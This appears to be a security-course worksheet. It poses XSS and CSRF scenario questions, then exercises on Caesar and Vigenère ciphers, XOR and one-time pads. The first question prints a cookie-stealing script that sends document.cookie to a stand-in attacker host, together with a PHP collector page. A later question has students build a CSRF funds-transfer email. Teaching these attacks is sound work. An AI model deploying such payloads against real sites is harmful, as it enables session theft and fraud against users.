Question 1: Gerald, an attacker, wants to maintain a database of password cookies he has stolen from users of Harriet’s website that sells world-renowned chocolates.

Gerald logs into Harriet’s website and posts a comment on the message board:

```
<script type=“text/javascript”>
document.location=“http://www.geralds-site.com/steal.php&password=“
+ document.cookie;
</script>
```

Additionally on his webpage www.geralds-site.com, he writes a javascript file steal.php as follows:

```
<html>
<?php
   $user_cookie     = $_GET["password"];
   $host            = "localhost";
   $user            = "root";
   $pass            = "";

   $dbname     = "password_database";
   $connection = mysql_connect($host, $user, $pass);
   $query      = "INSERT INTO password_table value =
'$user_cookie'";
   $result     = mysql_query($query);
?>

 <script type=“text/javascript”>
     document.location =
http://www.harriets-chocolates.com/forum”;
 </script>
</html>
```

What kind of an attack is this?

A. Persistent XSS
B. Non-persistent XSS
C. Cross-Site Request Forgery

Explain what this code does

Question 2: Margret runs an e-commerce site much like the site Harriet runs. Margret's site, however, does not have a forum; she instead maintains a mailing list of her site's users and sends out emails about sales on merchandise at her site.

When a user clicks on the link in Margret's email, they will be directed to Margret's website, which will display the name of the collection from the URL (Winter, in this case) at the top of the page and list all the items in that collection.

A typical email from Margret looks like:

From: Margret, margret@margretsonlinestore.com
Subject: Holiday Sales

Happy Holidays Everyone!

I would like to remind you that we are having a sale on winter coats this December!
Click the link below to view our tremendous selection:
http://www.margretsonlinestore.com/search.php?collection=Winter

Thanks!
Margret

Gerald, the attacker, is also a regular user of Margret’s site and is aware of the frequent emails regarding current sales. He decides to use his “steal.php” page to steal the login information from users of Margret’s site also, giving him access to their billing information.

- How might Gerald launch his attack?
- How can he ensure that it reaches Margret’s customers?
- Assume that Margret’s customers have been notified that there might be phishing scams going on and that they should always check to see if the URL contains any suspicious text. How can Gerald change his attack to make it seem more realistic?

Construct the attack that Gerald launches:

What kind of an attack is this?

A. Persistent XSS
B. Non-persistent XSS
C. Cross-Site Request Forgery

Question 3 Courtney, an attacker, has an account at the National Bank of Awesome. Her Bank has typical services that are offered across most banks:

- Check your bank balance
- Make a transfer
- Setup investments, etc.

Also Bank of Awesome is trying out a new Smart Assistant that offers a message board for technical support.

Courtney logs in to transfer money between her checking and savings accounts, and realizes that the site processes the request via the following url: – www.bankofawesome.com/transfer.php?to=1000002?amount=50

- This indicates that she wishes to transfer $50.00 from the account she is currently logged into to account number 1000002 (her personal savings account).
- She decides that she would like to use this vulnerability to transfer money to her account from other people's accounts.
- To do this, she sends out a mass email, with the subject "Check out these cute pictures of my new puppy!" hoping that people will open the email.

Given the information you have, construct the body of the attack that Courtney's email will contain. How likely is her attack to succeed? What assumptions is she making as an attacker?

What kind of an attack is this?

D. Persistent XSS
E. Non-persistent XSS
F. Cross-Site Request Forgery


Courtney makes some money with this scheme, but not as much as she would like. She seemed to have overestimated the general public's eagerness to look at cute pictures of a stranger's puppy. She decides that a more effective method to achieve her goal would be to move her malicious attack to a place with a higher likelihood of being executed.

Where can she move her attack to?

Cryptography:

Question 1: Charlie has a new startup called SecureCrypto that offers an app that provides end-to-end encryption on chat services. His app gets a lot of press as the first chat service to provide encryption. When interviewed by Wired.com about the details of how it works, Charlie says that the encryption scheme is the secret sauce of SecureCrypto, and you have to just use it to believe it. Would you download the SecureCrypto app?

- Standardized encryption schemes that anyone can use
- Easier for encryption schemes to be deployed and adopted and ensures that schemes receive public scrutiny
- Increasing our confidence in their security




Ceasar Cipher: Substitution Cipher

Plaintext letters replaced with letters fixed shift way in the alphabet.

Example:

- Plaintext: HEY BRUTUS BRING A KNIFE TO THE PARTY.
- Ciphertext: KHB EUXWXV EULQJ D NQLIH WR WKH SDUWB
- Key Shift 3:
  - ABCDEFGHIJKLMNOPQRSTUVWXYZ
  - DEFGHIJKLMNOPQRSTUVWXYZABC



The Ceasar Cipher falls in the class of substitution ciphers. In this example we see that it contains

- The state space of plaintext as the uppercase alphabet.
- The state space of ciphertext as the uppercase alphabet
- The encryption algorithm: shift the plain text right by a constant value (k)
- Key (k) generation algorithm: a value in the range of 0 - 25
- Decryption algorithm: shift the ciphertext left by the same constant value (k)

Question 2: Part A: Is it possible to launch an attack on the ceasar cipher? Construct your attack in pseudocode. What information do you need to know to launch the attack?

Bob uses the Ceasar Cipher to encyrpt his email to Alice. Here’s the encrypted text.

Lm Epmgi,


Lsti csy evi aipp! Livi mw xli wigvix qiwweki M aerx xs wirh csy fijsvi ai qiix. Wii csy ribx aiio!

Fiwx,
Fsf

Question 2: Part B: What strategies can you employ other than brute force to decrypt this text?

Question 2: Part C: What lessons from the attacks we just conducted can we use to improve our cipher?

Vigenere Cipher: Key is now a string and not just a character.



Vigenère Cipher (1596)

- Main weakness of monoalphabetic substitution ciphers:
  - Each letter in the ciphertext corresponds to only one letter in the plaintext
- Polyalphabetic substitution cipher
  - Given a key $K = (k_1, k_2, \ldots, k_m)$
  - Shift each letter p in the plaintext by k_i, where i is modulo m

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25

Plaintext	CRYPTOGRAPHY
Key	LUCKLUCKLUCK (Shift 11 20 2 10 11 20 2 11 …)
Ciphertext	NLAZEIIBLJJI


The Vigenere Cipher falls in the class of polyalphabetic substitution ciphers. In this example we see that it contains

- The state space of plaintext as the uppercase alphabet.
- The state space of ciphertext as the uppercase alphabet
- The encryption algorithm: shift the plain text right by a string
- Decryption algorithm: shift the ciphertext left by the same string.

Question 3 Part A: If we have a key of 14 characters. What is the size of the key space? Is it possible to launch a brute force attack?

Question 3 Part B: Is the Vigenere cipher secure?

What if you as the attacker know the key length - can you use this to launch a more sophisticated attack? What if you also knew the English character frequencies?




Question 3 Part C: Bob decides to send Alice a new message with the Vigenere Cipher. You know that the key is 5 letters long.
Jz Yab**e**v,

Rwb**u** tgea**g**i apg**p**fr qx **d**imzx**p**! Jct r**q**l ltq**v** nctd.

Dvqi, U**q**s

So far modulo operation on characters. But this is a very limited state space. Instead, let's represent all the data we want to encrypt (email, PDFs, images, video) in bits.

For modern cryptography, we will now transform our "plaintext" to "ciphertext" using bitwise operations. The most commonly used bitwise operation in cryptography is the exclusive OR operator or XOR. Here's a review of XOR.



The XOR operator takes two bits and outputs one bit:

$0 \oplus 0 = 0$
$0 \oplus 1 = 1$
$1 \oplus 0 = 1$
$1 \oplus 1 = 0$


Useful properties of XOR:

$x \oplus 0 = x$
$x \oplus x = 0$
$x \oplus y = y \oplus x$
$(x \oplus y) \oplus z = x \oplus (y \oplus z)$
$(x \oplus y) \oplus x = y$

Question 4 Part A : Let's try out an example:

0100 1000 ^ 1010 0001 = ?

Question 4 Part B : The one time pad is a simple and idealized encryption scheme that helps illustrate some important concepts in security. What is the XOR of Alice's message with the key?



One-Time Pads: Encryption


The plaintext *M* is the bitstring that Alice wants to encrypt.

Idea: Use XOR to scramble up *M* with the bits of *K*.

Alice

K	0	1	1	0	0	1	0	1	0	1	1	1
M	1	0	0	1	1	0	0	1	0	1	0	0

Question 4 Part C : Can Bob recover Alice's plaintext? Try using XOR of the Key and Ciphertext and see if you can retrieve the plaintext.



One-Time Pads: Decryption

Bob receives the ciphertext *C*. Bob knows the key *K*. How does Bob recover *M*?

Bob

K	0	1	1	0	0	1	0	1	0	1	1	1
C	1	1	1	1	1	1	0	0	0	0	1	1

Question 4 Part D : Is a one-time pad secure?

- What if the OTP Key is less than the length of the message? What if we reuse the OTP key?
- What are some issues that you can identify with OTPs?